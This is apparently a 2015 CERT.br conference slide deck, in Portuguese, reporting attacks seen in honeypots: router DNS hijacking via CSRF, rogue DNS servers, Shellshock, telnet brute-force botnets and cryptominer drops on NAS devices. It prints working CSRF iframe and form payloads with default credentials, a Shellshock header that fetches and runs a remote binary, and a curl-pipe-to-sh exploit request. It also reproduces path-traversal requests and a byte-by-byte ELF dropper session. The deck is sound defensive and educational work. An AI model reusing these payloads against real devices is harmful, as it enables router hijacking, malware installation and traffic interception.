
## Comprometidos

- via força bruta de telnet
  - via rede ou via *malware* nos computadores das vítimas
- explorando vulnerabilidades
- via ataques CSRF, através de *iFrames* com *JavaScripts* maliciosos
  - Colocados em sites comprometidos, blogs, etc

## Objetivos dos ataques

- alterar a configuração de DNS
- servidores DNS maliciosos hospedados em serviços de *hosting/cloud*
  - casos com mais de 30 domínios de redes sociais, serviços de *e-mail*, buscadores, comércio eletrônico, cartões, bancos

# Fraudes com servidores DNS maliciosos: Cenário de um ataque



# *iFrame* em Página Comprometida: para Alterar o DNS de CPEs (1/2)

```
<!-- SEM USUARIO -->
```

```
<iframe name="google-analytics" id="google-analytics"  
style="position:absolute;width:0px;height:0px;" src="http://  
192.168.0.1/dnscfg.cgi?  
dnsPrimary=216.245.206.186&dnsSecondary=216.144.247.114&dnsDynamic=0  
&dnsRefresh=1" frameborder="0"></iframe>
```

```
<!-- ADMIN ADMIN -->
```

```
<iframe name="google-analytics" id="google-analytics"  
style="position:absolute;width:0px;height:0px;" src="http://  
admin:admin@192.168.0.1/dnscfg.cgi?  
dnsPrimary=216.245.206.186&dnsSecondary=216.144.247.114&dnsDynamic=0  
&dnsRefresh=1" frameborder="0"></iframe>
```

```
<!-- ROOT ROOT -->
```

```
<iframe name="google-analytics" id="google-analytics"  
style="position:absolute;width:0px;height:0px;" src="http://  
root:root@192.168.0.1/dnscfg.cgi?  
dnsPrimary=216.245.206.186&dnsSecondary=216.144.247.114&dnsDynamic=0  
&dnsRefresh=1" frameborder="0"></iframe>
```

```
...
```

```
<META http-equiv="refresh" content="3;URL=reboot.php">
```

# iFrame em Página Comprometida: para Alterar o DNS de CPEs (2/2)

```
<html>
<body>
<iframe height=0 width=0 id="cantseeme" name="cantseeme"></iframe>
<form name="csrf_form" action="http://192.168.123.254/goform/AdvSetDns"
method="post" target="cantseeme">
...
<input type="hidden" name="DS1" value='64.186.158.42'>
<input type="hidden" name="DS2" value='64.186.146.68'>
<script>document.csrf_form.submit();</script>


<img width=0 height=0 border=0 src='http://admin:admin@IP_Vitima/dnsProxy.cmd?
enblDproxy=0&PrimaryDNS=64.186.158.42&SecondaryDNS=64.186.146.68'></img>
<img width=0 height=0 border=0 src='http://root:root@IP_Vitima/dnsProxy.cmd?
enblDproxy=0&PrimaryDNS=64.186.158.42&SecondaryDNS=64.186.146.68'></img>
<META http-equiv='refresh' content='1;URL=reboot.php'>
</body>
</html>
```


# Ataques Envolvendo DNS: Consulta a um DNS Malicioso

Servidores DNS configurados pelo atacante e respondendo incorretamente com autoridade

```
$ dig @dns-malicioso www.<vitima>.com.br A
; <<>> DiG 9.8.3-P1 <<>> @dns-malicioso www.<vitima>.com.br A
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 59653
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0,
ADDITIONAL:
```

**Não há envenenamento de DNS nesses casos**

# Servidores DNS maliciosos ativos – Estatísticas diárias



Período: 218 days  
Países: 23

ASNs: 81  
IPs: 423



The background of the slide is a dark gray circuit board pattern with white lines representing traces and components. The pattern is symmetrical and fills the entire frame.

# Outros

cert.br nic.br cgi.br

# IPv6

## Anúncio da fase 2 do processo de esgotamento do IPv4 na região do LACNIC em 10/06/2014

- Alocados apenas blocos pequenos (/24 a /22) e a cada 6 meses

<http://www.lacnic.net/pt/web/lacnic/agotamiento-ipv4>

## Ataques diários via IPv6

```
xxxx:xxxx:x:4:a::608b - - [11/Sep/2014:13:53:54 -0300] "POST /wp-login.php
HTTP/1.1" 404 6143 "Opera/9.80 (Windows NT 6.1; WOW64) Presto/2.12.388
Version/12.14"
```

```
xxxx:xxxx:x:390e:: - - [11/Sep/2014:21:48:49 -0300] "POST /wp-login.php
HTTP/1.1" 404 6143 "Opera/9.80 (Windows NT 6.1; WOW64) Presto/2.12.388
Version/12.14"
```

```
xxxx:xxx:x:fffe::108 - - [01/Oct/2013:19:27:51 -0300] "GET /
gzip_loader.php?file=../../../../../../../../../../../../../../../../etc/
passwd HTTP/1.1" 404 7488 "Mozilla/4.0 (compatible; MSIE 6.0; OpenVAS)"
```

```
xxxx:xxx:x:fffe::108 - - [01/Oct/2013:19:28:08 -0300] "GET //cgi-bin/..
%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+dir+c:
HTTP/1.1" 404 7488 "Mozilla/5.0 (X11; Linux; rv:17.0) Gecko/17.0 Firefox/
17.0 OpenVAS/6.0.0"
```

# “ShellShock” – ataques diários

Ok, shits real. Its in the wild... src:162.253.66.76

gistfile1.txt

Raw

```
1 GET ./HTTP/1.0
2 .User-Agent: .Thanks-Rob
3 .Cookie: () { :; }; wget -O /tmp/besh http://162.253.66.76/nginx; chmod 777 /tmp/besh; /tmp/besh;
4 .Host: () { :; }; wget -O /tmp/besh http://162.253.66.76/nginx; chmod 777 /tmp/besh; /tmp/besh;
5 .R
6 .A T 2014/09/25 14:31:49.075308 188.138.9.49:59859 ->
7 honeypot:80 [AP]GET /cgi-bin/tst.cgi HTTP/
8 $ 1.0..Host: ..User-Agent: () { :; }; echo ; echo q
9 ng werty..Accept: */*....
10 $
11 59
12
13 Fonte dos logs: honeypots do CERT.br
14 $
15 73b0d95541c84965fa42c3e257bb349957b3be626dec9d55efcc6ebc6a6fa489 nginx
16
17 Looking at string variables, it appears to be a kernel exploit with a CnC component.
18 - found by @yinettesys
```

Fonte do script de ataque: <https://gist.github.com/anonymous/929d622f3b36b00c0be1>

# Internet das Coisas (1/3)

## Ataques a CPEs (*modems*, roteadores banda larga, etc) – comprometidos via força bruta de telnet

```
2014-03-24 16:19:00 +0000: dlink-telnetd.pl[9140]: IP: 93.174.95.67, status:
SUCCEEDED, login: "root", password: "root"
2014-03-24 16:19:00 +0000: dlink-telnetd.pl[9140]: IP: 93.174.95.67, cmd: "sh"
2014-03-24 16:19:00 +0000: dlink-telnetd.pl[9140]: IP: 93.174.95.67, cmd: "echo
-e \\x51\\x51"
2014-03-24 16:19:01 +0000: dlink-telnetd.pl[9140]: IP: 93.174.95.67, cmd: "cp /
bin/sh /var/run/kHaK0a && echo -n > /var/run/kHaK0a && echo -e \\x51\\x51"
2014-03-24 16:19:01 +0000: dlink-telnetd.pl[9140]: IP: 93.174.95.67, cmd: "echo
-ne \\x7F\\x45\\x4C\\x46\\x1\\x1\\x1\\x61\\x0\\x0\\x0\\x0\\x0\\x0\\x0\\x0\\x2\\
\\x0\\x28\\x0\\x1\\x0\\x0\\x0\\x74\\x80\\x0\\x0\\x34\\x0\\x0\\x0\\x1C\\xD\\x0\\
\\x0\\x2\\x0\\x0\\x0\\x34\\x0\\x20\\x0\\x2\\x0\\x28\\x0\\x6\\x0\\x5\\x0\\x1\\x0\\
\\x0\\x0\\x0\\x0\\x0\\x0\\x0\\x80\\x0\\x0\\x0\\x80\\x0\\x0\\xF0\\xC\\x0\\x0\\
\\xF0\\xC\\x0\\x0\\x5\\x0\\x0\\x0\\x0\\x80\\x0\\x0\\x1\\x0\\x0\\x0\\xF0\\xC\\x0\\
\\x0\\xF0\\xC\\x1\\x0\\xF0\\xC >> /var/run/kHaK0a"
```

kHaK0a: ELF 32-bit LSB executable, ARM, version 1, statically linked, stripped

UDP Flooding %s for %d seconds.

TCP Flooding %s for %d seconds.

KILLATTK

Killed %d.

None Killed.

LOLNOGTFO

8.8.8.8

# Internet das Coisas (2/3)

## Ataques a CPEs (*modems*, roteadores banda larga, etc) – comprometidos via força bruta de telnet

```
2015-02-02 22:42:07 +0000: dlink-telnetd.pl[5569]: IP: 177.4.221.67, cmd:  
"dns --help"
```

```
2015-02-02 22:42:07 +0000: dlink-telnetd.pl[5569]: IP: 177.4.221.67, cmd  
response: "
```

```
Usage: dns config auto
```

```
Usage: dns config static [<primary DNS> [<secondary DNS>]]
```

```
dns show
```

```
dns --help
```

```
"
```

```
2015-02-02 22:42:24 +0000: dlink-telnetd.pl[5569]: IP: 177.4.221.67, cmd:  
"dns show"
```

```
2015-02-02 22:42:24 +0000: dlink-telnetd.pl[5569]: IP: 177.4.221.67, cmd  
response: "
```

```
Primary 10.1.1.1
```

```
Secondary 10.1.1.1
```

```
"
```

# Internet das Coisas (3/3)

## Phishing hospedado em CCTV da Intelbras

### Mineração de bitcoin em NAS Synology

```
2014-07-07 16:11:39 +0000: synology[11626]: IP: 93.174.95.67, request: "POST /
webman/imageSelector.cgi HTTP/1.0, Connection: close, Host: honeypot:5000,
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1), Content-Length:
456, Content-Type: multipart/form-data; boundary=shit_its_the_feds, X-TMP-
FILE: /usr/syno/synoman/manager.cgi, X-TYPE-NAME: SLICEUPLOAD, , --
shit_its_the_feds.Content-Disposition: form-data; name="source"..login.--
shit_its_the_feds.Content-Disposition: form-data; name="type"..logo.--
shit_its_the_feds.Content-Disposition: form-data; name="foo";
filename="bar".Content-Type: application/octet-stream..sed -i -e '/sed -i -e/,
$d' /usr/syno/synoman/manager.cgi.export TARGET="50.23.98.94:61066" && curl
http://5.104.224.215:61050/mn.sh | sh 2>&1 && unset TARGET.--
shit_its_the_feds--.", code: 403
```

#### Strings do binário baixado:

```
Usage: minerd [OPTIONS]
Options:  -o, --url=URL          URL of mining server
          -O, --userpass=U:P     username:password pair for mining server
          -u, --user=USERNAME    username for mining server
          -p, --pass=PASSWORD    password for mining server
          --cert=FILE            certificate for mining server using SSL
          -x, --proxy=[PROTOCOL://]HOST[:PORT] connect through a proxy
```

The background of the slide is a dark gray circuit board pattern with white lines representing traces and components. The pattern is dense and covers the entire slide area.

# Considerações Finais

cert.br nic.br cgi.br

# São necessários novos métodos de detecção

## Foco atual do mercado é:

- no que entra em uma rede, ou
- no que é conhecidamente malicioso
  - “*Intrusion Detection*”
    - IDS / IPS, *Firewall*, Antivírus
- atender requisitos de compliance

## Foco precisa ser:

- no que sai, ou
- no tráfego interno
  - “*Extrusion Detection*”
    - *Flows*, *Honeypots*, *Passive DNS*
    - Notificações de incidentes
    - *Feeds* de dados (Team Cymru, ShadowServer, outros CSIRTs)



# Obrigado

[www.cert.br](http://www.cert.br)

 [cristine@cert.br](mailto:cristine@cert.br)

 [jessen@cert.br](mailto:jessen@cert.br)

 [@certbr](https://twitter.com/certbr)

29 de maio de 2015

**nic.br** **cgi.br**

[www.nic.br](http://www.nic.br) | [www.cgi.br](http://www.cgi.br)